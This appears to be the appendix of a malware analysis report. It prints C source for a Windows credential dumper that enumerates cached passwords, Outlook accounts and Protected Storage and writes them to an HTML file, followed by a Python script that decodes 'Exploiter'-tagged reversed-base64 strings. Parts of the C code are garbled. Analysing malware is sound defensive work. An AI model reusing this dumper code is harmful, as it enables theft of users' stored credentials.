typedef DWORD(WINAPI *ENUMPASSWORD)(LPSTR pbPrefix, WORD cbPrefix, BYTE nType,
                                    CACHECALLBACK pfnCallback, DWORD dwRefData);
ENUMPASSWORD pWNetEnumCachedPasswords;
typedef struct {
  char *pBuffer;
  int nBufLen;
  int nBufPos;
} PASSCACHECALLBACK_DATA;
BOOL PASCAL AddPass(struct PASSWORD_CACHE_ENTRY FAR *pce, DWORD dwRefData) {
  char buff[1024], buff2[1024];
  int nCount;
  PASSCACHECALLBACK_DATA *dat;
  dat = (PASSCACHECALLBACK_DATA *)dwRefData;
  nCount = pce->cbResource + 1;
  if (nCount > 1023)
    nCount = 1023;
  lstrcpyn(buff, pce->abResource, nCount);
  buff[nCount] = 0;
  CharToOem(buff, buff2);
  if ((dat->nBufPos + lstrlen(buff2)) >= dat->nBufLen)
    return FALSE;
  lstrcpy(dat->pBuffer + dat->nBufPos, buff2);
  dat->nBufPos += lstrlen(buff2) + 1;
  nCount = pce->cbPassword + 1;
  if (nCount > 1023)
    nCount = 1023;
  lstrcpyn(buff, pce->abResource + pce->cbResource, nCount);
  buff[nCount] = 0;
  CharToOem(buff, buff2);
  if ((dat->nBufPos + lstrlen(buff2)) >= dat->nBufLen)
    return FALSE;
  lstrcpy(dat->pBuffer + dat->nBufPos, buff2);
  dat->nBufPos += lstrlen(buff2) + 1;
  return TRUE;
}
void CashedPass(BOOL Save) {
  HMODULE hLib = LoadLibrary("MPR.DLL");
  PASSCACHECALLBACK_DATA dat;
  dat.pBuffer = (char *)malloc(65536);
  dat.nBufLen = 65536;
  dat.nBufPos = 0;
  pWNetEnumCachedPasswords =
      (ENUMPASSWORD)GetProcAddress(hLib, "WNetEnumCachedPasswords");
  pWNetEnumCachedPasswords(NULL, 0, 0xff, AddPass, (DWORD)&dat);
  char *svStr;
  svStr = dat.pBuffer;
  do {
    char *svRsc = svStr;
    svStr += lstrlen(svStr) + 1;
    char *svPwd = svStr;
    svStr += lstrlen(svStr) + 1;
    char szUser[1024];
    char szPass[1024];
    AddItemm(Save, "", "", svRsc, svPwd);
  } while (*svStr != '\0');
  FreeLibrary(hLib);
};
/////////////////////////////////////////
#define TableHeader                                                      \
  "<p><b><font color=\"#FF0000\"></font></b></p><table border=\"1\" "    \
  "cellpadding=\"0\" cellspacing=\"0\"style=\"border-collapse: collapse\" "    \
  "bordercolor=\"#111111\" width=\"100%\" id=\"AutoNumber1\">" #define Table    \
  "</table>" #include<commdlg.h>                                         \
      LRESULT CALLBACK DLgProc(HWND hDlg, UINT message, WPARAM wParam,  \
                               LPARAM lParam) {                         \
    OPENFILENAME ofn;
char szFile[MAX_PATH];
switch (message) {
case WM_INITDIALOG:
  SendMessage(hDlg, WM_SETICON, ICON_SMALL,
              (LPARAM)LoadIcon(GetModuleHandle(0), MAKEINTRESOURCE(IDI_ICON1)));
  if (!iS9x)
    SetWindowText(hDlg, "Protected Storage www.hirosh.NET");
  else
    SetWindowText(hDlg, "Cashed Passwords www.hirosh.NET");
  hwndlistview = GetDlgItem(hDlg, IDC_LIST3);
  LVCOLUMN lvcol;
```

```
      if (!iS9x) {
        lvcol.mask = LVCF_TEXT;
        ;
        lvcol.pszText = "Resource Name";
        ListView_InsertColumn(hwndlistview, 0, &lvcol);
        ListView_SetColumnWidth(hwndlistview, 0, 160);
        lvcol.mask = LVCF_TEXT;
        lvcol.pszText = "Resource Type";
        ListView_InsertColumn(hwndlistview, 1, &lvcol);
        ListView_SetColumnWidth(hwndlistview, 1, 110);
        lvcol.mask = LVCF_TEXT;
        lvcol.pszText = "User Name/Value";
        ListView_InsertColumn(hwndlistview, 2, &lvcol);
        ListView_SetColumnWidth(hwndlistview, 2, 200);
        lvcol.mask = LVCF_TEXT;
        lvcol.pszText = "Password";
        ListView_InsertColumn(hwndlistview, 3, &lvcol);
        ListView_SetColumnWidth(hwndlistview, 3, 100);
        EnumOutlookAccounts();
        EnumPStorage(FALSE);
      } else {
        lvcol.mask = LVCF_TEXT;
        lvcol.pszText = "User Name/Value";
        ListView_InsertColumn(hwndlistview, 0, &lvcol);
        ListView_SetColumnWidth(hwndlistview, 0, 250);
        lvcol.mask = LVCF_TEXT;
        lvcol.pszText = "Password";
        ListView_InsertColumn(hwndlistview, 1, &lvcol);
        ListView_SetColumnWidth(hwndlistview, 1, 150);
        CashedPass(FALSE);
      }
      ListView_SetExtendedListViewStyle(hwndlistview, LVS_EX_FULLROWSELECT);
      return TRUE;
    case WM_COMMAND:
      switch (LOWORD(wParam)) {
      case IDOK:
        ZeroMemory(&ofn, sizeof(OPENFILENAME));
        ofn.lStructSize = sizeof(OPENFILENAME);
        ofn.hwndOwner = hDlg;
        lstrcpy(szFile, "*.*");
        ofn.lpstrFile = "pstectedstorage.htm";
        ofn.nMaxFile = sizeof(szFile);
        ofn.lpstrFilter = "Htm\0*.htm\0";
        ofn.nFilterIndex = 1;
        ofn.lpstrFileTitle = NULL;
        ofn.nMaxFileTitle = 0;
        ofn.lpstrInitialDir = NULL;
        ofn.Flags = OFN_PATHMUSTEXIST | OFN_FILEMUSTEXIST;
        if (GetSaveFileName(&ofn) == TRUE) {
          lstrcpy(SavingFname, ofn.lpstrFile);
          if (strstr(SavingFname, ".htm") == 0)
            lstrcat(SavingFname, ".htm");
          SaveToDisk(TableHeader);
          if (!iS9x) {
            SaveToDisk(
                "<tr><td><b><font color=\"#FF0000\">Resource Name&nbsp;
                    < / font > </ b></ td><td><b>
                    <font color =\"#FF0000\">Resource Type&nbsp;
                                 < / font></ b></ td><td><b> <
                    font color =\"#FF0000\">User "
                                 "Name/Value</font></b></td><td><b><font "
                                 "color=\"#FF0000\">Password</font></b></td></tr>");
            EnumOutlookAccounts();
            EnumPStorage(TRUE);
          } else {
            SaveToDisk("<tr><td><b><font color=\"#FF0000\">User "
                       "Name/Value</font></b></td><td><b><font "
                       "color=\"#FF0000\">Password</font></b></td></tr>");
            CashedPass(TRUE);
          }
          SaveToDisk(Table);
        }
        break;
      case IDCANCEL:
        EndDialog(hDlg, LOWORD(wParam));
        ExitProcess(0);
        break;
        break;
      }
    }
    return FALSE;
    } //
    int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
                         LPSTR lpCmdLine, int nCmdShow) {
      if ((int)GetVersion() < 0)
        iS9x = TRUE;
      else
        iS9x = FALSE;
      if (lpCmdLine[0] == NULL) {
        InitCommonControls();
        DialogBox(hInstance, (LPCTSTR)IDD_DIALGMAIN, 0, (DLGPROC)DLgProc);
      } else {
        lstrcpy(SavingFname, lpCmdLine);
        SaveToDisk(TableHeader);
        if (!iS9x) {
          SaveToDisk(
              "<tr><td><b><font color=\"#FF0000\">Resource Name&nbsp;
                  < / font > </ b></ td><td><b>
                  <font color =\"#FF0000\">Resource Type&nbsp;
                               < / font></ b></ td><td><b> <
                  font color =\"#FF0000\">User "
                               "Name/Value</font></b></td><td><b><font "
                               "color=\"#FF0000\">Password</font></b></td></tr>");
          EnumOutlookAccounts();
          EnumPStorage(TRUE);
        } else {
          SaveToDisk("<tr><td><b><font color=\"#FF0000\">User "
                     "Name/Value</font></b></td><td><b><font "
                     "color=\"#FF0000\">Password</font></b></td></tr>");
          CashedPass(TRUE);
        }
        SaveToDisk(Table);
      }
      return 0;
    }
```

B. Python String Deobfuscation Script

```
import string
import sys
import re
from typing import Pattern
import base64

pattern = r'Exploiter'

f = open(sys.argv[1], 'r').readlines()

for line in f:

	# Remove null bytes because strings are stored in Unicode in the binary
	new_line = re.sub(r'[\x00]', "", line)

	# Search for the Exploiter tag
	match = re.search(pattern, new_line)

	if match:

		# remove the Exploiter tag
		reversed_base64 = re.sub(pattern, "", new_line)

		# reverse the base64
		rev = reversed_base64[::-1]

		# decode the base64
		decoded = base64.b64decode(rev + '==')
		decodedStr = str(decoded, "utf-8", errors='ignore')

		# reverse the readable string and print
		revAgain = decodedStr[::-1]
		print(revAgain)
```